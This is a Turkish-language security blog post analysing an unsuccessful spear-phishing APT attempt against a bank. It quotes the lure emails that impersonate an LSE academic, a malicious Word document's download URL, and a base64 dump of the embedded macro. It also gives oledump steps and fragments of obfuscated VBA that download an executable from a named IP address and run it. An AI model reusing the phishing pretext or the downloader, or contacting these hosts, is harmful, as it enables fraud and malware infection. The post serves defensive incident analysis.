

Bir APT Girişimi

written by Mert SARICA | 3 April 2017

If you are looking for an English version of this article, please visit [here](#).

Her geçen yıl yaşanan ciddi siber güvenlik ihlalleri ile başkalarının yaşadıklarından ders çıkaran kurumlar, katmanlı güvenlik mimarisine daha fazla önem vermeye, davranışsal analiz, izleme yapan teknolojilere ve ileri seviye siber saldırıları tespit edebilmeleri, müdahale edebilmeleri adına çalışanlarına daha fazla yatırım yapmaya başladılar. Yıllar içinde klasik güvenlik yaklaşımının (antivirüs, firewall, ips vs.) siber saldırganları tespit etmekte zayıf kalması, engelleyememesi, kurumları daha fazla kaynaktan kayıt (log) toplamaya (SIEM) ve bunlardan anlamlı, değerli alarmlar üretmeye (korelasyon) kanalize etti. Eskiden tehdit raporlarında okunan ileri seviye siber saldırılar (APT), kurumlar için uyanılamayan bir kabusla dönüşmeye başladı.

Yazılı ve görsel medyadan da duyurulduğu üzere geçtiğimiz aylarda Akbank, Kamuoyu Aydınlatma Platformu (KAP) üzerinden siber saldırıya uğradığını duyurdu. Gelişme ve sonuç kısımları farklı olsa da 2014 yılında HSBC Türkiye de bir siber saldırı yaşadığını kamuoyu ile paylaşmıştı. Bugün bakıldığında dünyada olduğu gibi ülkemizde de bankaların (medyaya yansımaları da dahil) ileri seviye siber saldırılarla karşı karşıya olduğu yadsınamaz bir gerçek bu nedenle Carbanak, OdiAff gibi ileri seviye siber saldırılar ile finansal kurumlardan 1 milyar dolara yakın para çalan organize siber suç örgütleri ile mücadele edebilme adına regülasyonların ve güvenlik standartlarının da ötesinde, teknoloji, eğitim ve insan kaynağı konularında finans kurumlarının, bankaların çalışmalarına, yatırımlarına hız kesmeden devam etmeleri gerekmektedir.

Günümüzde bir banka hackleniyor ise bunun ardında yolun başında olan 3-5 genç arkadaşın olma ihtimali oldukça düşük olduğu için, "Benim antivirüs bile zararlı makroyu tespit ediyor." gibi yorumlarla bu tür ileri seviye siber saldırıları basite indirmek çok doğru bir yaklaşım olmayacaktır. Amma velakin, uçak kazalarında olduğu gibi zincirleme yapılan hataların sonucunda bu durumla karşılaşıldığı gerçeği de, her hacking vakası sonrasında dikkatle irdelenmesi ve herkes adına ders çıkarılması gereken önemli bir konudur. Özellikle bankaların hacklenmesinden sonra her kriz bir fırsat doğurur edasıyla yapılan ürün yerleştirmelerin dışında, kimi haklı kimi haksız

yorumlar okudukça, bu yazı ile başarıya ulaşamayan bir APT girişimini ve bundan sonra haberlere konu olan vakaların okurlar tarafından daha objektif bir gözle değerlendirilmesine, yorumlanmasına da yardımcı olmaya karar verdim.

Bu hikaye, London School of Economics üniversitesinde bir akademisyenin e-posta hesabının hacklendiği varsayımı üzerine başlar. Art niyetli kişi tarafından hedef kurumdan özenle seçilmiş tek bir kişiye e-posta yolu ile sosyal mühendislik saldırısı gerçekleştirilmeye çalışılır. Bu saldırıda hedef alınan kişiyi şüphelendirmeme adına ilk olarak bir tane e-posta gönderilir. E-postayı gönderen kişinin gerçekten o üniversitede çalışan bir akademisyen olması, e-posta adresinin (w.frost@lse.ac.uk) gerçekten o kişiye ait olması, gönderilen ilk e-postada herhangi şüpheli bir ek, bağlantı adresi (link) bulunmaması ve kelimelerin özenle seçilip, e-postanın oldukça iyi kurgulanmış olması, art niyetli kişi veya kişilerin motivasyonunu net olarak ortaya koymaktadır. Art niyetli kişi tarafından gönderilen son e-postada, hedef kişiden bir formu indirmesi (http://moya.bus.miami.edu/~emil/Documents/Application_Form.doc) ve doldurması istenir. Alınan önlemler sayesinde hedef kişiye ulaşamayan bu e-posta, FireEye güvenlik sistemi başta olmak üzere çok sayıda sistemde alarmları tetikleyerek, şüpheli e-postanın kurumsal SOME ekibi tarafından manuel olarak incelenmesi sürecini başlatır.

My name is [REDACTED], I work at the London School of Economics.

1

I am the head of the jury panel of contests organized by The Banker: <http://www.thebanker.com/>
Jury panel consists of representatives of several leading universities and also high-qualification experts from the financial corporations.
Recently, one place in the expert group has become vacant.

We are looking for a consultant that could help us to assess candidates for Islamic Bank of the Year Awards: <http://www.thebanker.com/Awards/Islamic-Bank-of-the-Year-Awards>
They must have the experience in banking service and sufficient knowledge at the specifics of the region.

It's great honor for me to invite you to join our team.

Are you interested in participation?

Best,

2

The Banker Awards contest is held not the first time. Best scientists of the University College London, University of Miami School of Business Administration and other universities are the main experts.
Jury panel is regularly updated.
External advisor group consists of 20 people – there is one vacant place now.

You will have to answer the set of questions regarding nominees of Islamic Bank of the Year Awards. It is essential for more precise assessment of candidates in each nomination.

At the average, it may take about 2-3 hours a week. We provide flexible work hours and remote work opportunities.

In return, you will get the certificate of the honored contest expert, and prospect for further development in this direction.

In next 3 weeks, we will need your assistance. If it goes well, we will proceed cooperation in 2017.

What do you think?

Best,


Foremost, you have to fill out and send me the Expert application form:
http://moya.bus.miami.edu/~emil/Documents/Application_Form.doc

3

Further, I will prepare the NDA. After that, I will send you first questions.

Best,

Application_Form.doc dosyasını indirip Microsoft Office yazılımı ile açtığınızda, "Some active content has been disabled / Bazı etkin içerik devre dışı bırakıldı" uyarı mesajı ile karşılaşıyorsunuz ancak Microsoft Office Makro Analizi başlıklı yazımda olduğu gibi kolay bir şekilde Macro (view -> macros -> view macros) menüsünden makroya dair bir içerik göremiyorsunuz çünkü bu zararlı makro, Dridex bankacılık zararlı yazılımı salgınında olduğu gibi ActiveMime objesi (zlib ile sıkıştırılmış makro içeren OLE) olarak dosyada yer alıyor. VirusTotal sitesine Application_Form.doc dosyasını yüklediğinizde ise herhangi bir antivirüs yazılımının bu dosyayı zararlı olarak tespit edememesi (0/53) haliyle sizi pek şaşırtmıyor.



The screenshot shows a Microsoft Word document titled "Application_Form.doc - Word". A yellow security warning banner at the top states: "SECURITY WARNING Some active content has been disabled. Click for more details. Enable Content". A red arrow points to the "Enable Content" button. The document content is a form titled "Expert Application Form" with the text "Form number: 000034/16". Below the title, it says "This form is processed automatically. Please use appropriate fields for your answers." The form contains several questions with checkboxes for answers:

- Name** ☐
- Phone** ☐
- E-mail** ☐
- Q1. How long have you been working in the Banking field?**
 - ☐ Less than a year
 - ☐ 1 year - 3 years
 - ☐ 3 years - 7 years
 - ☐ More than 7 years
- Q2. What is your specialty?**
 - ☐
- Q3. How would you rate you team working skills?**
 - ☐ Very good
 - ☐ Good
 - ☐ Satisfactory
 - ☐ Fair
- Q4. How much time can you spend on the Cooperation tasks per week?**
 - ☐ 2-3 hours
 - ☐ 4-6 hours
 - ☐ 7-9 hours
 - ☐ More than 9 hours
- Q5. Do you have any professional certificates?**
 - ☐ Yes
 - ☐ No

The status bar at the bottom indicates "Application_Form.doc 1,503 characters (an approximate value)." and shows a zoom level of 100%.

The image shows a Windows Security Alert dialog box titled "Microsoft Office Security Options" and "Security Alert - Macros & ActiveX". The dialog box contains the following text:

Macros & ActiveX

Macros and one or more ActiveX controls have been disabled. This active content might contain viruses or other security hazards. Do not enable this content unless you trust the source of this file.

Warning: It is not possible to determine that this content came from a trustworthy source. You should leave this content disabled unless the content provides critical functionality and you trust its source.

[More information](#)

File Path: C:\...p\malware-apt\malware\1be9799d85fedfcbab8a95c5e50262e.doc

☒ Help protect me from unknown content (recommended)

☐ Enable content for this session

[Open the Trust Center](#)

OK Cancel

Below the dialog box, a web browser window shows the VirusTotal analysis page for the file. The page displays the SHA256 hash, detection ratio, and analysis date. A table lists the results of the analysis for various antivirus engines.

Antivirus	Result	Update
ALYac	✓	20161209
AVG	✓	20161209
AVware	✓	20161209
Ad-Aware	✓	20161209
AegisLab	✓	20161209
AhnLab-V3	✓	20161209
Alibaba	⚠	20161209
Antiy-AVL	✓	20161209
Arcabit	✓	20161209
Avast	✓	20161209
Avira (no cloud)	✓	20161209


Application_Form.doc dosyasını Notepad++ editörü ile açtığınızda, gömülü xml, jpg, html, png dosyaları dışında editdata.mso dosyası hemen dikkatinizi çekecektir. Base64 ile gizlenmiş bu veriyi açıp daha sonrasında REMnux ile gelen oledump aracı ile incelediğinizde makroya kolaylıkla ulaşabiliyorsunuz. Makroyu herhangi bir editörle incelediğinizde karmaşılaştırılmış (obfuscated) olduğunu, sadeleştirildikten sonra ise bunun bir powershell


betiği olup, <http://45.63.22.17/image27.ico> dosyası olarak indirildikten sonra teds.exe olarak adlandırıldııp çalıştırıldığını görebilirsiniz.

```
C:\Users\Mert\Desktop\malwares\Application_Form.doc - Notepad++
File Edit Search View Encoding Language Settings Macro Run Plugins Window ?
Application_Form.doc x
3713 Content-Location: file:///C:/34121AB1/Application_Form_new_Act1_files/editdata.mso
3714 Content-Transfer-Encoding: base64
3715 Content-Type: application/x-mso
3716
3717 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
```

Normal text file length: 214.311 lines: 3.927 Ln: 3.923 Col: 30 Sel: 4 | 1 Windows (CR LF) ANSI INS


```
root@remnux: /home/remnux/Desktop/malware
File Edit Tabs Help
root@remnux:/home/remnux/Desktop/malware# oledump.py editdata.mso
1:      513 'PROJECT'
2:      41  'PROJECTwm'
3: M    18168 'VBA/ThisDocument'
4:      4742 'VBA/_VBA_PROJECT'
5:      776 'VBA/dir'
root@remnux:/home/remnux/Desktop/malware# oledump.py -s 3 -v editdata.
mso > editdata.txt
root@remnux:/home/remnux/Desktop/malware#
```

The image shows a terminal window titled 'root@remnux: /home/remnux/Desktop/malware'. The terminal has a menu bar with 'File', 'Edit', 'Tabs', and 'Help'. The command 'oledump.py editdata.mso' is executed, resulting in five lines of output showing VBA project structure. Then, 'oledump.py -s 3 -v editdata.mso > editdata.txt' is run. The terminal window is part of a desktop environment with a taskbar at the bottom showing icons for a file manager, web browser, and terminal, along with a system tray displaying the time '13:20' and a power button icon.



```
editdata.txt - ScITE
File Edit Search View Tools Options Language Buffers Help

1 editdata.txt
tehkjdggjas(0) = "q"
tehkjdggjas(1) = "j"
qhdalln = "://';$hKJGksd='Net.';$oqwehd='Web"
tehkjdggjas(2) = "l"
tehkjdggjas(3) = "Y"
qwuehhdnndnd = asuidk + jahdk + uqhnnnnx + gyisdl + qhdalln
tehkjdggjas(4) = "P"
tehkjdggjas(5) = "o"
tehkjdggjas(6) = "a"
tehkjdggjas(7) = "T"
iqwhdnnc = "Client';(New-Obje"
